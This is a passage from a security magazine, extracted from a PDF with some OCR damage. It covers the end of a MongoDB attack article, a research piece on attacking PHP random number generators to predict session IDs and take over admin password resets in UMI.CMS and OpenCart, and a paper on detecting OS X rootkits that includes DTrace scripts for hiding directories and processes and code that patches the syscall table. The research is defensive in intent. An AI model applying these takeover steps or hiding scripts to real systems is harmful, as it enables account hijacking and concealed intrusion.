


FIGURE 11: Memory Leakage 2

Useful MongoDB Functions

I cannot help writing about useful MongoDB functions:

`db.version()` - to receive a MongoDB version

`db.getCollectionNames()` - to receive all tables

`db.getName()` - the name of a current database (also just `db`)

`db.members.count()` - a number of records in the table `members`

`db.members.validate({ full : true})` - main information about the table `members`

`db.members.stats()` - almost the same as the previous one but shorter

`db.members.remove()` - to clear the table `members`, the same syntax as in case of the function `find()`

`db.members.find().skip(0).limit(1)` - another method to receive a record Just brute force the skip value.

CONCLUSION

Sure enough, you can come across the above described attacks and vulnerabilities in a real life. I've been there. You should think not only about secure code running in MongoDB, but about vulnerabilities of the DBMS itself. Studying each case in detail, think over the idea that NoSQL databases are not as secure as it is believed. Stay tuned! ¶

Random Numbers. Take Two

New Techniques to Attack Pseudorandom Number Generators in PHP

Arseny Reutov, Timur Yunusov, Dmitry Nagibin



Speaking of languages with insecure approach to pseudorandom value generation, PHP is the first to come about. The first incident with random numbers in PHP took place more than five years ago, however, anything has hardly changed since that time. And the latest researches together with developers unwilling to change anything compromise practically every web application that uses default interpreter tools. This article touches upon new methods of attacks on pseudorandom number generators in PHP basing on well-known web applications.

Problems of web applications in PHP related to generation of pseudorandom numbers were known quite a long time ago. Already in 2008 Stefan Esser (http://www.suspekt.org/2008/08/17/mt_srand-and-not-so-random-numbers/) specified the flaws of the manual initialization of a random number generator and described the general algorithm of attacks via keep-alive HTTP requests. If at that time all the vulnerabilities related to predicting various tokens including password recovery could be written off to web applications due to incorrect PHP use and leakage of the data related to the PRNG state, then the flaws of the interpreter itself started to appear with time. In 2010 Milen Rangelov introduced PoC (<http://seclists.org/bugtraq/2010/Jan/214>) to create rainbow tables allowing seed searching through the whole range of possible values (2^{32}). In other words, if you have code, which, for instance, generates a password randomly, it is possible to generate tables beforehand and use them to search the seed of a specific web application in PHP quickly. Samy Kamkar specified the PHP problems related to session identifier generation (<http://media.blackhat.com/bh-us-10/whitepapers/Kamkar/BlackHat-USA-2010-Kamkar-How-I-Met-Your-Girlfriend-wp.pdf>) for the first time at the BlackHat conference six months later. George Argyros and Aggelos Kiayias, cryptography experts from Greece, presented a work, in which they thoroughly analyzed generation of pseudorandom numbers in PHP and introduced new methods and techniques for attacking web applications (http://crypto.di.uoa.gr/CRYPTO.SEC/Randomness_Attacks_files/paper.pdf) at the same conference in summer 2012. They also spoke about PHPSESSID brute-force aimed at obtaining data on the state of PRNG entropy sources in PHP, however, their work lacked practical implementation. We have decided to study all the theory, carry out researches, and create necessary tools. New insights into old problems allowed detecting vulnerabilities in the latest versions of such products as OpenCart, DataLife Engine, UMI.CMS. Let's consider the main techniques providing new attack vectors.

NEW PROCESS CREATION

One of the new techniques is when an attacker creates new processes with a newly initialized PRNG state, which provides effective seed search. Before studying the new method, it is necessary to understand the peculiarities of PHP and Apache interaction.

A web server can use any of multi-processing modules (MPM): it is usually either mpm-prefork or mpm-worker. The prefork module functions as follows: some web server processes are created beforehand and each connection to a web server is handled by one of these processes. Apache handles requests not in individual processes but in threads within a process in the mpm-worker mode. Leaping ahead, it is needed to say that a thread identifier on *nix can have 2^{32} values, which makes PHPSESSID brute-force hardly feasible. However, in the majority of cases an attacker has to

deal with mpm-prefork and mod_php used together in Apache. This configuration ensures the same process to handle keep-alive requests, that is with the same PRNG state. A new interpreter process with newly initialized generator states is created for each request in the PHP-CGI mode.


Stefan Esser in the above mentioned work offered to use radical methods to obtain new processes with fresh seeds, namely to crash a web server with the help of multiple nested GET, POST, and Cookie parameters. George Argyros and Aggelos Kiayias offered a more humane method. An attacker creates a large number of keep-alive connections trying to load all the processes of a web server. An attacker needs to send a targeted request when Apache runs out of free processes and starts creating new ones.

TIME SYNCHRONIZATION

Microseconds are one of the entropy sources for PHPSESSID generation. It is commonly known that a web server adds the header Date, via which it is possible to know the time of the request completion up to seconds, prior to response sending. Though an attacker does not know microseconds, the following technique can help to decrease the range of possible values:

1. Wait for nullification of microseconds on the client (msec=0), then set delta delay (delta=0).
2. Send the first request and wait for the response, register the server time with the header Date (T1) and microseconds on the client (msec=m1).
3. Immediately send the second request and wait for the response, register the server time (T2) and microseconds on the client (msec=m2).
4. If the time remains unchanged ($T2 - T1 = 0$), then add the value $< (m2-m1)/2$ to delta (the smaller delta, the better) and return to step 1.
5. If delta is the same and seconds change permanently ($T2 - T1 = 1$), then we've managed to make microseconds zero out between requests.

According to the algorithm described above, the microseconds of the second request are in interval $[0;(m2-m1)/2]$.



As the web server adds the header Date right after the request is processed, an attacker needs to decrease the process time of the first request as much as possible. For this a non-existent page is requested, as a result of which the starting time of the request processing almost coincides with the time in the Date header. The second request is targeted – a new session in a fresh process should be created right there.

It is evident that the more time passes since the request is sent up to the moment when the response is received, the bigger the microsecond interval is.

REQUEST TWINS

This technique presupposes successive sending of two requests aimed at the smallest time difference between them. It is implied that an attacker can learn the microseconds from the first request (for instance, performing password reset for the target user's account). Sending the first request and defining the microsecond value at the moment of its processing, we can decrease the microsecond interval of the second request.

Vladimir Vorontsov (@d0znpp) offered to send triple requests, in which an attacker knows the microseconds of the first and the second ones. In this case, the microsecond range of the second request will be limited by the known values.

PHPSESSID BRUTE-FORCE

Samy Kamkar considered PHPSESSID brute-force from the point of view of the existence of such possibility as it is in his work mentioned above. The research of the cryptography experts from Greece showed that the brute-force process can be optimized, and the obtained information can be used to predict PRNG seeds in PHP.

Let's view the PHPSESSID generation code:

```
 sprintf(&buf, 0, "%15s%ld%ld%0.8F", remote_addr ? remote_addr
 : "", tv.tv_sec, (long) int)tv.tv_usec,
php_combined_lcg(TSRMLS_C) * 10);
```

The example of the source string looks as follows:

127.0.0.11351346648192088.00206033

It includes the following components:

- 127.0.0.1 - client's IP
- 135134664 - timestamp
- 819208 - microseconds (m1)
- 8.00206033 - Linear Congruential Generator (LCG)output

When `php_combined_lcg` is called in a fresh process, PHP initializes LCG:

```
LCG(s1) = tv.tv_sec ^ (tv.tv_usec<<11);
...
LCG(s2) = (long) getpid();
...
/* Add entropy to s2 by calling gettimeofday() again */
LCG(s2) ^= (tv.tv_usec<<11);
```

The same timestamp, current process identifier (2^{15} possible values), and two new microseconds values (m2 and m3) participate in generation of seeds s1 and s2.

An attacker knows IP and timestamp, so the following values are left:

- Microseconds m1 (10^6 values).
- The difference between the second and the first time measurements (m2-m1), besides it does not exceed 4 microseconds on the majority of systems.
- The difference between the third and the second time measurements (m3-m2), besides it does not exceed 3 microseconds.
- Process ID (32768 values).

PHPSESSID can be the md5 or sha1 hash, but usually it is the first variant. The hash format can also depend on the PHP configuration directive session.hash_bits_per_character, which converts ID in a specific way. However, it is not difficult to restore an original hash, because all the operations are reversible.

It should be noted that external entropy sources including /dev/urandom are used by default in PHP 5.4+ when sessions are generated. Fortunately, now web servers hardly use the new PHP branch.

There are methods, which can assist in PHPSESSID brute-force. For example, if mod_status is set on a target web server, then it is possible to obtain IDs of the running Apache processes if one requests /server-status. And if an attacker manages to find phpinfo, then not only pid but the microseconds value as well can be retrieved from the variable UNIQUE_ID, which is set for the request ID by the Apache module mod_unique_id. Vladimir Vorontsov has created the online decoder UNIQUE_ID available here: <https://dev.onsec.ru/rands/>.

PHPSESSID brute-force obviously needs a special tool, as standard tools won't be able to help in this case. That is why we've decided to develop our own solution. It resulted in the program PHPSESSID Bruteforcer, which showed impressive results in practice. The main advantage of the tool is high speed, which is achieved by transferring calculations on GPU. We've managed to increase the speed up to 1.2 billion hashes per a second on a single CUDA-enabled GPU instance of the Amazon service, which allows brute-forcing the whole range of values within 7.5 minutes. Besides the software supports distributed computing with a smart load balancer. Incredibly high speed can be achieved by connecting several computers with a GPU.

In case of successful PHPSESSID brute-force, an attacker obtains information that allows receiving s1 and s2 of LCG, so they can predict all other values. And what is more important is that all the data on the seed used for Mersenne Twister initialization becomes available:

```
#ifdef PHP_WIN32
#define GENERATE_SEED() (((long) (time(0) * getpid())) ^ ((long) (1000000.0 *
GetCurrentProcessId())))
#define php_combined_lcg(TSRMLS_C)
#else
```

```
#define GENERATE_SEED() (((long) (time(0) * getpid())) ^ ((long)
(1000000.0 * php_combined_lcg(TSRMLS_C))))
```

```
#endif
```

Moreover, the outputs of such functions as rand(), shuffle(), array_rand(), and etc. become predictable.

HACKING UMI.CMS

UMI.CMS v. 2.8.5.3 is a wonderful platform for attacking PHPSESSID (the vulnerability has been fixed). The following function generates a token for password reset:

```
function getRandomPassword ($length = 12) {
    $avLetters = "#@^!1234567890qwertyuiopasdfghjklzxcvbnmQWERTYUIOPASDFGHJKLZXCVBNM";
    $size = strlen($avLetters);
    $npass = "";
    for($i = 0; $i < $length; $i++) {
        $c = rand(0, $size - 1);
        $npass .= $avLetters[$c];
    }
    return $npass;
}
```

The password can be reset right after generation of a new session by sending the request:

```
POST http://host/umi/users/forget_do/
...
choose_forget=on&forget_login=admin
The administrator's login is only needed.
```

Having received PHPSESSID in the fresh process, find out LCG seeds s1 and s2 and the process ID. In case of successful brute-force, repeat the operations carried out on the server for the generation of the password reset token:

- Initialize LCG by seeds s1 and s2.
- Reference LCG several times (the number may depend on the interpreter's version, but usually this number is three).
- Call GENERATE_SEED specifying timestamp known to an attacker, the process ID, and the fourth reference to the LCG, initialize Mersenne Twister with the obtained seed.
- Call getRandomPassword(), which will return the token, and go to [http://host/umi/users/restore/md5\(token\)](http://host/umi/users/restore/md5(token))

If all these operations are correctly carried out, then the administrator's account will receive a new password known to us.

ATTACKING OPENCART

The peculiar feature of the initialization mechanism of the pseudorandom number generator for rand() and mt_rand() in PHP is that the macros GENERATE_SEED uses the LCG output as an entropy source.

Can the LCG use in this case be considered secure? To answer this question, imagine a web application that uses two PRNGs simultaneously: LCG and Mersenne Twister. If an attacker manages to obtain the seed of at least one of the generators, then they will be able to predict the other one. OpenCart v. 1.5.4.1 (the latest version at the moment) is an example of such a web application. It includes the following code, which task is to generate a secure token to restore the administrator's password:

```
$code = sha1(uniqid(mt_rand(), true));
```

By the way, the previous versions used a very simple code:

```
$code = md5(mt_rand());
```

So there are three entropy sources in this case:

- mt_rand - a number with 2^{32} possible values.
- uniqid - timestamp known to the attacker via the header Date and microtime (10^6 possible values) in the hex format.
- lcg_value - LCG output with the second argument when uniqid is referenced.

We have the following string in the end:

```
924968175087b4c6968487.41222311
```

It seems impossible to brute-force the sha1 hash, but OpenCart provides an amazing gift – leakage of the Mersenne Twister state in the CSRF token:

```
$this->session->data['token'] = md5(mt_rand());
```

It is evident that we can brute-force the 2^{32} md5 hash quite quickly. Having this number, we can calculate the seed, more correctly the seeds, because there are collisions. Utilities for seed obtaining that are known at the moment are as follows:

- php_mt_seed from Solar Designer uses CPU, but with the help of the SSE instructions covers the whole range in less than a minute (http://download.openwall.net/pub/projects/php_mt_seed/).
- pyphp_rand_ocl from Gifts supports both CPU and GPU, finishes its task in ~70 and ~20 seconds respectively (https://github.com/Gifts/pyphp_rand_ocl).
- mt_rand from ont uses CUDA, besides it allows finding a seed if random value output is incomplete (https://bitbucket.org/ont/mt_rand).
- Snowflake from George Argyros is a framework for creation of exploits ensuring attacks against random numbers (<https://github.com/GeorgeArgyros/Snowflake/>).

So the attack algorithm includes the following steps:

1. An attacker forces a web server to create new processes with fresh seeds by sending a large number of keep-alive requests.
2. Three keep-alive requests are sent at the same time: the first one to receive the md5 token, the second - to reset the attacker's password, and the third - to reset the administrator's password.
3. The token is decrypted, the number is used to search the seed.

4. Having the Mersenne Twister seed and some collisions, an attacker brute-forces two LCG seeds. For this, he or she brute-forces the range of the process IDs (1024-32768), microtime (10^6 values), and delta between the first and the second time measurements. As it's already been said, in the majority of cases the difference between these measurements is no more than 3 microseconds, that is why this action hardly has any sense.

5. Having obtained several possible LCG seeds (usually no more than 100), the attacker brute-forces the sha1 token to restore their own password. There shouldn't be any problems, even though only the first 10 characters of the hash are known, because the software PasswordsPro, which copes even with incomplete hashes, has been created for such cases. This brute-force attack is aimed at obtaining the microseconds value and the MT and LCG seeds.

6. Due to the fact that the requests were sent one by one, the difference in the microseconds between the requests to restore the attacker's and administrator's passwords was very small. You only need to find the necessary microtime value having the MT and LCG seeds.

We can specify several problems, which can appear, if attacks are conducted in real systems: difficulties in creation of new processes for obtaining a fresh MT seed, a long delay in processing password reset requests, and LCG call shift on different PHP versions. As to the last one, the thing is that PHP calls `php_combined_lcg()` for its own internal needs, for instance, for PHPSESSID generation, that is why, prior to attacking, it is necessary to know the PHP version and locally define, which LCG call is used to generate a code to restore the attacker's password and which – the administrator's one. For example, they are the 5th and the 8th calls respectively for PHP 5.3.17.

A brute-forcer for LCG seeds on CUDA was created for such attacks. It allows brute-forcing the whole range of values in less than half a minute.

CONCLUSION

The way the interpreter's developers react on new attacks against PRNG in PHP is very strange. Our continuous interaction has resulted only in a promise to add a notice to the documentation that it is not secure to use `mt_rand()` for cryptographic purposes. However, the documentation has hardly changed since that time (several months passed). We can only recommend the developers of web applications in PHP not to rely on the documentation and to use right methods, for example, the function from the experts from Greece (<https://github.com/GeorgeArgyros/Secure-random-bytes-in-PHP>). Have your entropy secured! ¶



Hunting for OS X Rootkits in Memory

Cem Gurkok, cemgurkok@gmail.com

The OS X Kernel has been increasingly targeted by malicious players due to the shrinking attack surface. Currently there are tools that perform rudimentary detection for OS X rootkits, such as executable replacement or direct function interception (e.g. the Rubilyn rootkit). Advanced rootkits will more likely perform harder to detect modifications, such as function inlining, shadow syscall tables, and DTrace hooks. In this presentation I will be exploring how to attack the OS X syscall table and other kernel functions with these techniques and how to detect these modifications in memory using the Volatility Framework. The presentation will include demonstrations of system manipulation on a live system and the following detection using the new Volatility Framework plugin.

INTRODUCTION

A. ROOTKITS AND OS X

OS X is an operating system (OS) composed of the Mach microkernel and the FreeBSD monolithic kernel. This paper will discuss the manipulation of both sides of the OS and techniques to detect these changes in memory using the Volatility Framework.

The rootkit techniques that apply to the FreeBSD side of the OS are well known and documented by Kong¹. Miller and Dai Zovi also discuss rootkits that apply to the Mach side of OS². The usage of DTrace as a rootkit in OS X was recently shown by Archibald³. Vilaca also has depicted the increase in OS X malware complexity⁴ and more advanced kernel rootkits⁵.

The research mentioned above is only a small fraction of the increased attention paid to OS X malware development and shows the urgency to develop more in depth defensive techniques, which is the goal of this paper.

B. THE VOLATILITY FRAMEWORK

The Volatility Framework (Volatility) is an open collection of tools, implemented in Python under the GNU General Public License, for the extraction of digital artifacts from volatile memory (RAM) samples. The extraction techniques are performed independent of the system being investigated and they offer visibility into the runtime state of the system. Volatility supports 38 versions of Mac OS X memory dumps from 10.5 to 10.8.3 Mountain Lion, both 32- and 64-bit.

C. THE XNU KERNEL

The Mac OS X kernel (XNU) is an operating system kernel of mixed ancestry, blending the Mach microkernel with the more modern FreeBSD monolithic kernel. The Mach microkernel chains a powerful abstraction, Mach message-based interprocess communication (IPC) with cooperating servers to create the core of the operating system. The Mach microkernel manages separate tasks that consist of multiple threads. Each task runs within its own address space.

XNU utilizes the Mach-O file format, as seen in *Figure 1*, to store programs and libraries on disk in the Mac app binary interface (ABI). Mach-O file contains three major regions: header, load commands, segments. The header identifies the file and provides information about target architecture and how the file needs to be interpreted. Load commands specify the layout and linkage characteristics of the file, which includes layout of the virtual memory, location of the symbol table

(holds information needed to locate and relocate a program's symbolic definitions and references, such as functions and data structures) that is used for dynamic linking, initial execution state of the main thread, and names of shared libraries. The segment region contains sections of data or code. Each segment contains information about how the dynamic linker maps the region of virtual memory to the address space of the process. These structures are of interest since they store the symbols table and will serve as targets for the injected code. The Volatility Framework comes

The XNU kernel utilizes sysenter/syscall table to transition between user and kernel land, which is one of the components of interest in this paper. Generally speaking, the syscall table is an array of function pointers. In UNIX, a system call is part of a defined list of functions that permit a userland process to interact with the kernel. A user process uses a system call to request the kernel to perform operations on its behalf. In XNU, the syscall table is known as "sysent", and is no longer a public symbol, to prevent actions like syscall hooking. The list of entries is defined in the `syscall.masters` file within the XNU source code. *Table 1* shows the structure of a sysent entry as represented by Volatility.

TABLE 1: A Sysent entry as represented by Volatility

'sysent' (40 bytes)		
0x0 :	sy_narg	['short']
0x2 :	sy_resv	['signed char']
0x3 :	sy_flags	['signed char']
0x8 :	sy_call	['pointer', ['void']]
0x10 :	sy_arg_munge32	['pointer', ['void']]
0x18 :	sy_arg_munge64	['pointer', ['void']]
0x20 :	sy_return_type	['int']
0x24 :	sy_arg_bytes	['unsigned short']

XNU also utilizes the interrupt descriptor table (IDT) to associate each interrupt or exception identifier (handler) with a descriptor (vector) for the instructions that service the associated event. An interrupt is usually defined as an event that alters the sequence of instructions executed by a processor. Each interrupt or exception is identified by a number between 0 and 255. Interrupt 0x30 is set up to be the syscall gate. IDT can contain Interrupt Gates, Task Gates and Trap Gates. *Table 2* shows 64 bit structs of a descriptor and a gate as represented by the Volatility Framework.

D. THE XNU KERNEL

DTrace is generally considered a dynamic tracing framework that is used for troubleshooting system issues in real time. It offers various probes, such as fbt (function boundary tracing) and syscall providers, to obtain information about the OS. In OS X, DTrace is compiled inside the kernel instead of being a separate kernel module.

FIGURE 1: Mach--O format




TABLE 2: IDT descriptor and gates as represented by Volatility

'real_descriptor64' (16 bytes)	
0x0 :	base_low16
0x0 :	limit_low16
0x4 :	access8
0x4 :	base_high8
0x4 :	base_med8
0x4 :	granularity4
0x4 :	limit_high4
0x8 :	base_top32
0xc :	reserved32
'real_gate64' (16 bytes)	
0x0 :	offset_low16
0x0 :	selector16
0x4 :	IST
0x4 :	access8
0x4 :	offset_high16
0x4 :	zeroes5 [
0x8 :	offset_top32
0xc :	reserved32

The fbt provider has probes for almost all kernel functions, and is generally more useful when monitoring a particular behavior or issue in a specific kernel subsystem. This provider is very sensitive about OS versions so it requires some knowledge of OS internals.

The syscall provider, on the other hand, lets a user monitor the entry point into the kernel from applications in userland and is not very OS specific. While the syscall provider dynamically rewrites the syscall table, the fbt provider manipulates the stack to transfer the control to the IDT handler, which transfers the control to the DTrace probe, which in turn emulates the replaced instruction.

The mach_trap probes fire on entry or return of the specified Mach library function.

E. ROOTKIT DETECTION IN MEMORY

To detect rootkits in OS X memory, I utilized the Volatility Framework to build plugins that analyze the OS kernel components that are targeted and report the changes. The monitored components include syscall functions and handler, kernel and kernel extension (kext) symbol table functions, IDT descriptors and handlers, and mach traps. The `check_hooks` plugin detects direct syscall table modification, syscall function inlining, patching of the syscall handler, and hooked functions in kernel and kext symbols. DTrace hooks are also detected by this plugin. The `check_idt` plugin detects modified IDT descriptors and handlers. The code for these plugins can be found at my github repository⁷.

OS X ROOTKIT DETECTION

A. TOOLS AND METHODS

As a test target I used a live OS X 10.8.3 virtual machine (VM) running under VMWare. The Volatility Framework is capable of analyzing and modifying the memory file (vmem) of a VMWare instance. To modify the VM and create the rootkit behavior, I used Volatility's `mac_volshell` plugin with write mode enabled. `mac_volshell` provides a Python scripting environment that includes all Volatility internal functionality for the given memory sample. Volatility can be installed under Windows, OS X, and Linux systems.

B. DTRACE ROOTKITS

While the idea of using DTrace to perform reverse engineering and detect rootkits has been around for a while⁶, it had not been used as a rootkit development platform till 2013. In his presentation³, Archibald presented techniques to hide files from the commands ls, lsof, finder, hide processes from the Activity Monitor, ps, top, capture private keys from ssh sessions, and inject javascript to HTML pages as they are rendered by Apache using the syscall and mach_trap DTrace providers.

1. Hiding a Directory with DTrace

One of the rootkit techniques employed by Archibald was to use the DTrace syscall provider to hide directory entries. *Table 3* shows the DTrace script used to hide the third directory entry in the folder “/private/tmp”:

TABLE 3: DTrace Script that Hides Directory Entries

```
#!/usr/sbin/dtrace -s

self size_t buf_size;
syscall::getdirentries64:entry
/fds[arg0].fi_pathname+2 == "/private/tmp"/
{
    /* save the direntries buffer */
    self->buf = arg1;
}
syscall::getdirentries64:return
/self->buf && arg1 > 0/
{
    /* arg0 contains the actual size of the direntries buffer */
    self->buf_size = arg0;

    self->ent0 = (struct dirent *) copyin(self->buf, self->buf_size);
    printf("\nFirst Entry: %s\n",self->ent0->d_name);

    self->ent1 = (struct dirent *) ((char *) self->ent0) + self->ent0-
>d_reclen;
    printf("Second Entry: %s\n",self->ent1->d_name);

    self->ent2 = (struct dirent *) ((char *) self->ent1) + self->ent1-
>d_reclen;
    printf("Hiding Third Entry: %s\n",self->ent2->d_name);

    self->ent3 = (struct dirent *) ((char *) self->ent2) + self->ent2-
>d_reclen;

    /* recalculate buffer size cause it'll be smaller after overwriting hidden entry with
    next entry */
    size_left = self->buf_size - ((char *)self->ent2 - (char *)self->ent0);
    /* copy next entry and following entries to start of hidden entry */
    bcopy((char *)self->ent3, (char *)self->ent2, size_left);

    /* rewrite returned arg for getdirentries64 */
    copyout(self->ent0, self->buf, self->buf_size);
}

syscall::getdirentries64:return
/self->buf && self->buf_size/
{
    self->buf = 0;
    self->buf_size = 0;
}
```

The script hides the directory entry by using the syscall provider to hook the getdirentries64 function and rewrites the function’s return values to hide the target folder. *Table 4* below shows the directory listing for “/private/tmp” as produced by the command ls before and after running the DTrace script. The script hides the directory “.badness” from the command ls.

TABLE 4: ls Output Before and After Running DTrace Script

Total 72	total 72
drwxrwxrwt 5 root wheel 178 Apr 23 18:13 .	drwxrwxrwt 3 root wheel 178 Apr 23 18:13 .
drwxr-xr-x 6 root wheel 284 Aug 3 2012 ..	drwxr-xr-x 6 root wheel 284 Aug 3 2012 ..
drwxr-xr-x 2 [REDACTED] wheel 68 Apr 23 14:43 .badness	drwxr-xr-x 2 [REDACTED] wheel 68 Apr 23 14:43 .badness
drwx----- 3 _spotlight wheel 102 Apr 23 18:13 launchd-66533.J0cukc	drwx----- 3 _spotlight wheel 102 Apr 23 18:13 launchd-66533.J0cukc
-rw----- 1 root wheel 36832 Apr 23 14:28 launchd-d tool.2dEF6FKV	-rw----- 1 root wheel 36832 Apr 23 14:28 launchd-d tool.2dEF6FKV

This hiding technique is easily detected by using the plugin check_hooks. The plugin will detect the hooking of the getdirentries64 function by checking to see if a DTrace syscall is present. *Figure 2* shows the output of the command when ran against the vmem file of the targeted system.

FIGURE 2: check_hooks Plugin Detecting a DTrace Hook that Hides Files and Directories

Volatile System Volatility Framework 3.0 Beta	Table Name	Index	Address	Symbol	Initiated	Standard Permissions	Hook Type
	SyscallTable	346	0xffffffff8000000000000000	_dtrace_systrace_syscall	No	No	Kernel

2. Hiding from the Activity Monitor and top

Another rootkit technique demonstrated by Archibald was the hiding of a process from Activity Monitor and the command top. Both tools retrieve process information and display it to the user. They achieve this task through the libtop API. By hooking the pid_for_task function with a mach_trap provider and modifying the return value, the target process can be hidden. *Table 5* below shows the DTrace script that was used to hide a process:

TABLE 5: DTrace Script that Hides Processes from Activity Monitor and top

```
syscall::kill:entry /arg1 == 1337/
{
    printf("[+] Adding pid: %i to the hiddenpids array\n",arg0);
    hiddenpids[arg0] = 1;
}

mach_trap::pid_for_task:entry
/execname == "top" || execname == "activitymonitor"/
{
/*
    printf("[+] top resolving a pid.\n");
    printf("\tpid is @ 0x%lx\n", arg1); */
    self->pidaddr = arg1;
}

mach_trap::pid_for_task:return
/self->pidaddr && hiddenpids[*{unsigned int *}copyin(self->pidaddr,sizeof(int))]/
{
    this->neg = (int *)alloca(sizeof(int));
    *this->neg = -1;
    copyout(this->neg,self->pidaddr,sizeof(int));
}
```

The script gets the process id (pid) to hide from the command line with the command seen in *Table 6*. This command populated the hiddenpids array and removes the pid from the function pid_for_task’s output.

TABLE 6: Command to Provide the pid to Hide

```
python -c 'import sys;import os;os.kill(int(sys.argv[1]),1337)' <PID>
```

This hiding technique is easily detected by using the plugin `check_hooks`. The plugin will detect the hooking of the `pid_for_tasks` function by checking to see if a DTrace syscall is present in the trap table. *Figure 3* shows the output of the command when ran against the `ymem` file of the targeted system.

FIGURE 3: check_hooks Plugin Detecting a DTrace Hook that Hides Processes

Volatile Systems Volatility Framework 2.0_beta	Index	Address	Symbol	Inlined	Shadowed	Perms	Hook In
Table Name							
syscallTable	37	0xffffffff8030d0440	[0x0000] _trace_systrace_syscall	No	No	-	_kernel
TrapTable	48	0xffffffff8030d0c30	[0x0000] _trace_machtrace_syscall	No	No	-	_kernel

C. SYSCALL TABLE HOOKS

1. Syscall Interception by Directly Modifying the Syscall Table

An example of modifying the syscall table is switching the setuid call with the exit call as explained in a Phrack article [8]. The code in *Table 7* retrieves the sysent entry addresses for the exit and setuid calls so we know what to modify. Then the sysent objects get instantiated to access their `sy_call` members, which contain the pointer to the syscall function. Finally, the code overwrites the setuid sysent's syscall function address with the exit sysent's syscall function address.

TABLE 7: mac_volshell Script to Modify the Syscall Table

```
>>> #get sysent addresses for exit and setuid
>>> nsysent = obj.Object("int", offset = self.addrspace.profile.get_symbol("_nsysent"), vm = self.addrspace)
>>> sysents = obj.Object(theType = "Array", offset = self.addrspace.profile.get_symbol("_sysent"), vm = self.addrspace, count = nsysent, targetType = "sysent")
>>> for (i, sysent) in enumerate(sysents):
...     if str(self.addrspace.profile.get_symbol_by_address("kernel", sysent.sy_call.v())) == "_setuid":
...         "setuid sysent at {0:#10x}".format(sysent.obj_offset)
...         "setuid syscall {0:#10x}".format(sysent.sy_call.v())
...         if str(self.addrspace.profile.get_symbol_by_address("kernel", sysent.sy_call.v())) == "_exit":
...             "exit sysent at {0:#10x}".format(sysent.obj_offset)
...             "exit syscall {0:#10x}".format(sysent.sy_call.v())
...
'exit sysent at 0xffffffff8006455868'
'exit syscall 0xffffffff8006155430'
isetuid sysent at 0xffffffff8006455bd8
isetuid syscall 0xffffffff8006160910'
>>> #create sysent objects
>>> s_exit = obj.Object('sysent', offset=0xffffffff8006455868, vm=self.addrspace)
>>> s_setuid = obj.Object('sysent', offset=0xffffffff8006455bd8, vm=self.addrspace)
>>> #write exit function address to setuid function address
>>> self.addrspace.write(s_setuid.sy_call.obj_offset, struct.pack("<Q", s_exit.sy_call.v()))

```

